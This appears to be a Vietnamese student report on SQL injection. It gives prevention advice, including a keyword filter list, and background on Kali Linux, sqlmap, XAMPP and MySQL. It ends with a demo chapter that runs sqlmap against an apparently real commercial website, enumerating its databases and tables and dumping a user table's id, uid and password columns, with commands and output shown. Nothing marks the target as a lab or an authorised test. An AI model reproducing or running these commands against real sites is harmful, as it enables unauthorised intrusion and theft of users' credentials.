SQL Injection phụ thuộc vào các thông báo lỗi nhưng blind injection thì không. Không phải bất kỳ ứng dụng web nào cũng dễ bị tấn công SQL Injection, lúc này ta sử dụng blind SQL Injection để có thể truy cập vào các dữ liệu nhạy cảm hoặc phá hủy dữ liệu. Những kẻ tấn công có thể đánh cắp dữ liệu bằng cách thực hiện một loạt các câu hỏi True hoặc False thông qua các câu lệnh SQL

II Các Biện Pháp Ngăn Chặn SQL INJECTION

Dùng thuật toán mã hóa dữ liệu.

Lọc bỏ các ký tự và từ khóa nguy hiểm như: -- , select , where , drop, shutdown ...

Như vậy, có thể thấy lỗi SQL injection khai thác những bất cẩn của các lập trình viên

1.6.5 Đối với website (dành cho lập trình viên)

Cần kiểm tra tính đúng đắn của tất cả dữ liệu đầu vào. Dữ liệu đầu vào không chỉ là các tham số, mà bao gồm cả cookie, user agent, referer ...

Việc kiểm tra tính đúng đắn của dữ liệu có thể dựa trên các phương pháp sau:

- Kiểm tra dựa vào kiểu dữ liệu (số, ngày tháng ...)
- Kiểm tra, giới hạn độ dài đầu vào
- Loại bỏ các ký tự đặc biệt như: ‘ % ” ? # @ & ...
- Loại bỏ các từ đặc biệt: select, drop, delete, information_schemal, insert,union, xp_ ...

1.6.6 Đối với web server (dành cho quản trị mạng):

Hầu hết các máy chủ web (web server) hiện nay đều có các module hỗ trợ việc phòng chống SQL Injection

Ví dụ: Apache có modsecurity, IIS có URLScan chỉ cần bật tính năng này và cấu hình cho phù hợp. Nếu website của là dạng trang tin tức thì rất phù hợp để triển khai. Trong một số trường hợp khác, các module này có thể chặn nhầm, dẫn tới website hoạt động không chính xác.

1.6.7 Đối với database server (dành cho quản trị mạng):

Cần thực hiện việc cấu hình phân quyền chặt chẽ đối với các tài khoản. Khi đó, dù tồn tại lỗi SQL Injection, thiệt hại cũng sẽ được hạn chế. Ngoài ra, cần loại bỏ các bảng, thành phần và tài khoản không cần thiết trong hệ thống.

1.6.8 Hạn chế bị phát hiện lỗi

Attacker dựa vào những lỗi trong lập trình ứng dụng để tấn công và cụ thể attacker dựa vào các dấu hiệu để phát hiện ứng dụng bị lỗi. Vậy việc làm cho các dấu hiệu đó bị che đi, trở nên khó hiểu hơn, hoặc biến mất...được hầu hết các chuyên gia bảo mật sử dụng. Lưu ý là kỹ thuật này chỉ dùng để dấu lỗi, còn lỗi trên ứng dụng vẫn còn đó, chỉ là để chống lại sự phát hiện quá dễ dàng lỗi để kẻ xấu khai thác.

Nhưng những attacker khôn khéo vẫn có thể nhìn thấu được kiểu phòng chống như thế này. Nó có thể tránh được những tấn công đơn giản như là thêm dấu ‘(dấu nháy) vào cuối đường dẫn. Vì phương pháp tìm kiếm ứng dụng bị lỗi của những tấn công như thế dựa vào những dấu hiệu trả về của ứng dụng hoặc trực tiếp từ database. Ta có thể chỉ đưa ra những thông báo chung chung hoặc định hướng trở lại trang ban đầu(redirect).

Trong trường hợp này, công việc tìm kiếm lỗi và xác định mục tiêu trở nên cực khó đối với attacker.

Tuy nhiên attacker luôn tạo ra những công nghệ tìm kiếm lỗi tinh vi hơn, tốt hơn, để gián tiếp xác định dấu hiệu trả về. Tấn công kiểu này còn được gọi là “Blind SQL Injection

1.6.9 Phòng chống từ bên ngoài

Giải pháp này sẽ dùng tường lửa đặc biệt để bảo vệ bạn khỏi những ứng dụng dùng việc truy cập database với mục đích xấu. Chúng ta cần lưu ý rằng attacker tương tác với ứng dụng web thông qua một trình duyệt với kết nối từ xa. Sau đó, ứng dụng gửi yêu cầu đến database. Như vậy chúng ta có thể ngăn chặn các tấn công giữa attacker với ứng dụng, giữa ứng dụng với database và ngay cả trên chính bản thân database đó.

Những bộ lọc, bộ quét và những điều khiển truy cập cơ sở dữ liệu sẽ làm cho ứng dụng web khó bị tấn công hơn.

Cải thiện dữ liệu nhập vào

Cách phòng chống thực sự để chống lại SQL Injection là kiểm tra và làm đúng các câu truy vấn. Như chúng ta đã đề cập, lỗi này là do ứng dụng không kiểm tra dữ liệu nhập vào của người dùng. Do đó người dùng có thể thay đổi, chỉnh sửa, tham số hoặc thêm cả một thực thể truy vấn vào câu lệnh. Vì thế mỗi dữ liệu nhập của người dùng cần được theo dõi và có những ràng buộc nhất định.

Trong khi viết một cơ sở dữ liệu hướng ứng dụng, hay khi triển khai một ứng dụng mã nguồn mở cần chú ý đến các vấn đề như thế và thiết kế để xác minh đúng đầu vào. Biện pháp này sẽ giúp bảo vệ bạn từ các tấn công SQL Injection không trở thành mối ngon cho các attacker.

CHƯƠNG 2 : CƠ SỞ LÝ THUYẾT

2.1 Máy Ảo

2.1.1 Máy Ảo Là Gì ?

Máy ảo là một trình giả lập hệ thống máy tính. Máy ảo sử dụng tài nguyên và chạy trên máy tính thật đồng thời hoạt động riêng biệt hoàn toàn so với hệ thống máy tính thật.

Trên laptop thật, bạn có thể tải về hoặc cài đặt nhiều máy ảo khác nhau. Bạn cũng có thể lựa chọn máy ảo muốn chạy thử nghiệm, hệ điều hành của máy ảo sẽ được kích hoạt một phần hoặc toàn màn hình máy chủ.

Tuy nhiên, việc sử dụng cũng như tốc độ nhanh chậm của máy ảo phụ thuộc vào độ mạnh phần cứng máy thật và phần mềm bạn đang lập trình. Nhìn chung, máy ảo sẽ khiến máy thật chạy chậm đi hoặc đôi khi có hiện tượng đứng máy không mong muốn. Bạn cần cân nhắc kỹ trước khi sử dụng.



Hình 16 : Máy Ảo

2.2 Máy Ảo Được Sử Dụng Như Thế Nào ?

2.2.1 Kiểm Thử Phần Mềm, Hệ Điều Hành .

Miễn hệ thống phần cứng đáp ứng nhu cầu, bạn có thể cài bao nhiêu máy ảo tùy thích. Máy ảo sẽ hiển thị giao diện phần mềm hoặc hệ điều hành của các thiết bị bạn chọn lên màn hình.

Ví dụ, bạn lập trình một app thương mại di động, bạn muốn xem thử giao diện của app đó trên iPhone sẽ hiển thị như thế nào, bạn cần cài đặt máy ảo trong phần mềm lập trình để kiểm thử chương trình.



Hình 17 : Kiểm Thử Phần Mềm, Hệ Điều Hành

2.2.2 Tăng Cường Bảo Mật Cho Sever

Bên cạnh việc kiểm thử, máy ảo còn thường được sử dụng để quản lý server, mỗi server sẽ được tách riêng vào 1 máy ảo riêng biệt để phòng khi hệ thống cơ sở dữ liệu xảy ra sự cố, các dữ liệu và quy trình nghiệp vụ liên quan sẽ không bị ảnh hưởng. Ví dụ trong trường hợp xung đột phần cứng hay nhiễm virus.



Hình 18 : Tăng Cường Bảo Mật Cho Sever

2.2.3 Kiểm Tra Virus


Máy ảo cho phép tạo ra một môi trường riêng biệt, cách ly hoạt động với máy thật. Ở môi trường này, các kỹ sư máy tính có thể nghiên cứu, tiếp cận và xử lý các loại virus khác nhau mà không ảnh hưởng trực tiếp đến bảo mật của máy thật.



Hình 19 : Kiểm Tra Virus

2.2.4 Sao Chép Hệ Thống Vào Máy Khác

Dữ liệu bạn thực hiện trên máy ảnh sẽ được lưu vào bộ nhớ trên máy thật. Bạn có thể dễ dàng chuyển sang máy khác với điều kiện cùng trình ảo hóa khi muốn thay đổi.



Hình 20 : Sao Chép Hệ Thống Vào Máy Khác

2.3 Máy Ảo Kali Linux

2.3.1 Kali Linux Là Gì ?

Kali Linux là một bản phân phối Linux độc lập phát triển trên nền tảng Debian, được sử dụng rộng rãi trong lĩnh vực bảo mật an ninh mạng. Nó cung cấp một số công cụ và phần mềm tiên tiến để giúp người dùng thực hiện các kiểm tra an ninh và tìm kiếm lỗ hổng trên hệ thống máy tính.

Kali Linux được đánh giá là một giải pháp tiện lợi khi có hơn 600 ứng dụng được cài đặt sẵn để kiểm tra thâm nhập. Các tiện ích như bảo mật thông tin, ứng dụng web, tấn công không dây, đánh hơi và giả mạo...đều được Kali Linux phân tách thành các danh mục rõ ràng, cụ thể.



Hình 21 : Kali Linux

2.3.2 Kali Linux Cung Cấp Những Chức Năng Gì ?

Kali Linux cung cấp một số tính năng mạnh mẽ cho các nhà bảo mật và các nhà phát triển phần mềm, bao gồm:

Công cụ tấn công mạnh mẽ: Kali Linux cung cấp một số công cụ tấn công mạnh mẽ, bao gồm Nmap, Metasploit, và John the Ripper.

Tích hợp công cụ phân tích: Kali Linux tích hợp một số công cụ phân tích vào hệ điều hành, giúp cho việc phân tích và bảo mật dễ dàng hơn.

Tương thích với môi trường tấn công: Kali Linux được thiết kế để hoạt động trên môi trường tấn công, giúp cho việc thực hiện các tác vụ tấn công dễ dàng hơn.

2.3.3 Lợi Ích Của Sử Dụng Kali Linux

Công cụ tấn công mạnh mẽ: Kali Linux cung cấp một số công cụ tấn công mạnh mẽ, giúp cho việc tìm kiếm và sửa chữa lỗ hổng bảo mật dễ dàng hơn.

Phân tích mạng và bảo mật: Kali Linux cung cấp một số công cụ phân tích mạng và bảo mật, giúp cho việc phát hiện và khắc phục lỗ hổng bảo mật dễ dàng hơn.


Tiện dụng cho các nhà bảo mật: Kali Linux là một hệ điều hành tấn công mạnh mẽ, giúp cho các nhà bảo mật thực hiện các tác vụ tấn công một cách dễ dàng và hiệu quả.

2.4 SQL Map

2.4.1 SQL Map Là Gì ?

SQLMAP là công cụ khai thác những lỗ hổng của cơ sở dữ liệu SQL. Công cụ này được xem là công cụ khai thác SQL tốt nhất hiện nay. Được giới bảo mật và giới hacker sử dụng thường xuyên. Với người dùng Kali hoặc Back Track 5 thì SQLMAP đã được tích hợp sẵn vào hệ điều hành. Riêng Windows thì chúng ta phải cài đặt thêm python và SQLMAP để sử dụng

Đây là công cụ mã nguồn mở, tự động hóa quá trình phát hiện và khai thác lỗ hổng SQL. Nó đi kèm với một công cụ phát hiện mạnh mẽ, nhiều tính năng thích hợp cho trình kiểm tra thâm nhập cuối cùng



Hình 22 : SQL Map

2.4.2 Tính Năng

Hỗ trợ đầy đủ làm việc với các hệ quản trị cơ sở dữ liệu MySQL, Oracle, PostgreSQL, Microsoft SQL Server, Microsoft Access, IBM DB2, SQLite, Firebird, Sybase, SAP MaxDB, Informix, MariaDB, MemSQL, TiDB, CockroachDB, ...

Hỗ trợ đầy đủ cho các kỹ thuật tấn công SQL Injection: boolean-based blind, time-based blind, error-based, UNION query-based, stacked queries và out-of-band

Kết nối trực tiếp với cơ sở dữ liệu mà không cần thông qua SQL, bằng cách cung cấp thông tin đăng nhập DBMS, địa chỉ IP, cổng và tên cơ sở dữ liệu.

Liệt kê người dùng, password hash, đặc quyền, vai trò, cơ sở dữ liệu, bảng và cột.

Tự động nhận dạng các định dạng băm mật khẩu và hỗ trợ bẻ khóa chúng bằng cách sử dụng một cuộc tấn công dựa trên từ điển.

Trích xuất hoàn toàn các bảng cơ sở dữ liệu, một loạt các mục hoặc các cột cụ thể theo lựa chọn của người dùng

Tìm kiếm tên cơ sở dữ liệu cụ thể, các bảng cụ thể trên tất cả các cơ sở dữ liệu hoặc các cột cụ thể trên tất cả các bảng của cơ sở dữ liệu

Tải xuống và tải lên bất kỳ tệp nào từ máy chủ cơ sở dữ liệu bên dưới hệ thống tệp khi phần mềm cơ sở dữ liệu là MySQL, PostgreSQL hoặc Microsoft SQL Server.

Thực hiện các lệnh tùy ý và truy xuất đầu ra tiêu chuẩn của chúng trên máy chủ cơ sở dữ liệu bên dưới hệ điều hành khi phần mềm cơ sở dữ liệu là MySQL, PostgreSQL hoặc Microsoft SQL Server

2.5 Xampp

2.5.1 Xampp là gì ?

Ý nghĩa chữ viết tắt XAMPP là gì? XAMPP hoạt động dựa trên sự tích hợp của 5 phần mềm chính là Cross-Platform (X), Apache (A), MariaDB (M), PHP (P) và Perl (P), nên tên gọi XAMPP cũng là viết tắt từ chữ cái đầu của 5 phần mềm này:

- Chữ X đầu tiên là viết tắt của hệ điều hành mà nó hoạt động với: Linux, Windows và Mac OS X.
- Apache: Web Server mã nguồn mở Apache là máy chủ được sử dụng rộng rãi nhất trên toàn thế giới để phân phối nội dung Web. Ứng dụng được cung cấp dưới dạng phần mềm miễn phí bởi Apache Software Foundation.
- MySQL / MariaDB: Trong MySQL, XAMPP chứa một trong những hệ quản trị cơ sở dữ liệu quan hệ phổ biến nhất trên thế giới. Kết hợp với Web Server Apache và ngôn ngữ lập trình PHP, MySQL cung cấp khả năng lưu trữ dữ liệu cho các dịch vụ Web. Các phiên bản XAMPP hiện tại đã thay thế MySQL bằng MariaDB (một nhánh của dự án MySQL do cộng đồng phát triển, được thực hiện bởi các nhà phát triển ban đầu).

- PHP: Ngôn ngữ lập trình phía máy chủ PHP cho phép người dùng tạo các trang Web hoặc ứng dụng động. PHP có thể được cài đặt trên tất cả các nền tảng và hỗ trợ một số hệ thống cơ sở dữ liệu đa dạng.
- Perl: ngôn ngữ kịch bản Perl được sử dụng trong quản trị hệ thống, phát triển Web và lập trình mạng. Giống như PHP, Perl cũng cho phép người dùng lập trình các ứng dụng Web động.



Hình 23 : Xampp

2.5.2 Xampp dùng để làm gì ? Ứng dụng của XAMPP là gì?

Phần mềm XAMPP là một loại ứng dụng phần mềm khá phổ biến và thường hay được các lập trình viên sử dụng để xây dựng và phát triển các dự án website theo ngôn ngữ PHP. XAMPP được sử dụng cho mục đích nghiên cứu, phát triển website qua Localhost của máy tính cá nhân. XAMPP được ứng dụng trong nhiều lĩnh vực từ học tập đến nâng cấp, thử nghiệm Website của các lập trình viên.

Trên thực tế, bạn không thể sử dụng XAMPP hay bất cứ phần mềm tạo Web Server nào để đưa website vào vận hành kinh doanh. Để làm điều đó, bạn cần mua hosting hoặc sử dụng các dịch vụ cho thuê server.



Hình 24 : Ứng dụng của Xampp

2.6 MySQL

2.6.1 MySQL là gì ?

MySQL là một hệ thống quản trị cơ sở dữ liệu mã nguồn mở (gọi tắt là RDBMS) hoạt động theo mô hình client-server. Với RDBMS là viết tắt của Relational Database Management System. MySQL được tích hợp apache, PHP. MySQL quản lý dữ liệu thông qua các cơ sở dữ liệu. Mỗi cơ sở dữ liệu có thể có nhiều bảng quan hệ chứa dữ liệu. MySQL cũng có cùng một cách truy xuất và mã lệnh tương tự với ngôn ngữ SQL. MySQL được phát hành từ thập niên 90s.



Hình 25 : MySQL

2.6.2 Lịch sử hình thành MySQL

Quá trình hình thành và phát triển của MySQL được tóm tắt như sau:

- ✓ Công ty Thuy Điển MySQL AB phát triển MySQL vào năm 1994.
- ✓ Phiên bản đầu tiên của MySQL phát hành năm 1995
- ✓ Công ty Sun Microsystems mua lại MySQL AB trong năm 2008
- ✓ Năm 2010 tập đoàn Oracle thu tóm Sun Microsystems. Ngay lúc đó, đội ngũ phát triển của MySQL tách MySQL ra thành 1 nhánh riêng gọi là MariaDB. Oracle tiếp tục phát triển MySQL lên phiên bản 5.5.
- ✓ 2013 MySQL phát hành phiên bản 5.6
- ✓ 2015 MySQL phát hành phiên bản 5.7
- ✓ MySQL đang được phát triển lên phiên bản 8.0
- ✓ MySQL hiện nay có 2 phiên bản miễn phí (MySQL Community Server) và có phí (Enterprise Server).


CHƯƠNG 3 CÀI ĐẶT KIỂM THỬ

3.1 Tấn công SQL Injection

3.1.1 Blind SQL Injection


Phần demo tấn công SQL Injection bằng công cụ sqlmap thực hiện trên máy ảo kali linux .

Bước 1: cần kiểm trang web bị lỗi sql injection



Hình 26 : Tìm kiếm trang web bị lỗi SQL Injection

Bước 2: nhập địa chỉ ip của trang web vào



Hình 27 : Nhập địa chỉ ip của trang web vào

Bước 3: sau khi nhập địa chỉ ip sẽ dò được bảng database là :
tranhoangv_binh

```
[21:11:35] [INFO] the back-end DBMS is MySQL
web application technology: PHP, Apache 2
back-end DBMS: MySQL ≥ 5.0.12
[21:11:35] [INFO] fetching database names
available databases [2]:
[*] information_schema
[*] tranhoangv_binh
```


Hình 28 : Dò được bảng database là : tranhoangv_binh

Bước 4: sau khi dò được thì sử dụng lệnh để vào bảng database

```
(kali@kali)-[~]
$ sqlmap -u "http://www.tranhoang.vn/?php=product_detail&id=388&p=1" -D tra
nhoangv_binh --tables
```

Hình 29 : Sử dụng lệnh sqlmap -u để dò bảng

Bước 5: dưới đây là các bảng của database có 9 bảng




Hình 30 : Dò được 9 bảng database

Bước 6: dò cột tbl_user bằng lệnh

```
(kali@kali)-[~]  
$ sqlmap -u "http://www.tranhoang.vn/?php=product_detail&id=388&p=1" -D tranhoangv_binh -T tbl_user --columns
```

Hình 31 : Dò cột tbl_user bằng lệnh

Bước 7: trong cột tbl_user có cat_id, id, pwd, uid




Hình 32 :Trong cột tbl_user có cat_id, id, pwd, uid

Bước 8: sẽ lấy id, pwd, uid

```
(kali@kali)-[~]  
$ sqlmap -u "http://www.tranhoang.vn/?php=product_detail&id=388&p=1" -D tranhoangv_binh -T tbl_user -C id,pwd,uid --dump
```

Hình 33 : Lấy id, pwd, uid

Bước 9: kết quả có hiện thị id, uid, và pwd




```
[21:25:56] [INFO] using suffix '!'
[21:26:19] [INFO] using suffix '-'
[21:26:33] [INFO] using suffix '+'
[21:27:02] [INFO] using suffix '!'
[21:27:02] [INFO] using suffix '+'
[21:27:49] [INFO] using suffix '+'
[21:28:12] [INFO] using suffix '+'
[21:28:35] [INFO] using suffix '+'
[21:28:35] [INFO] using suffix '+'
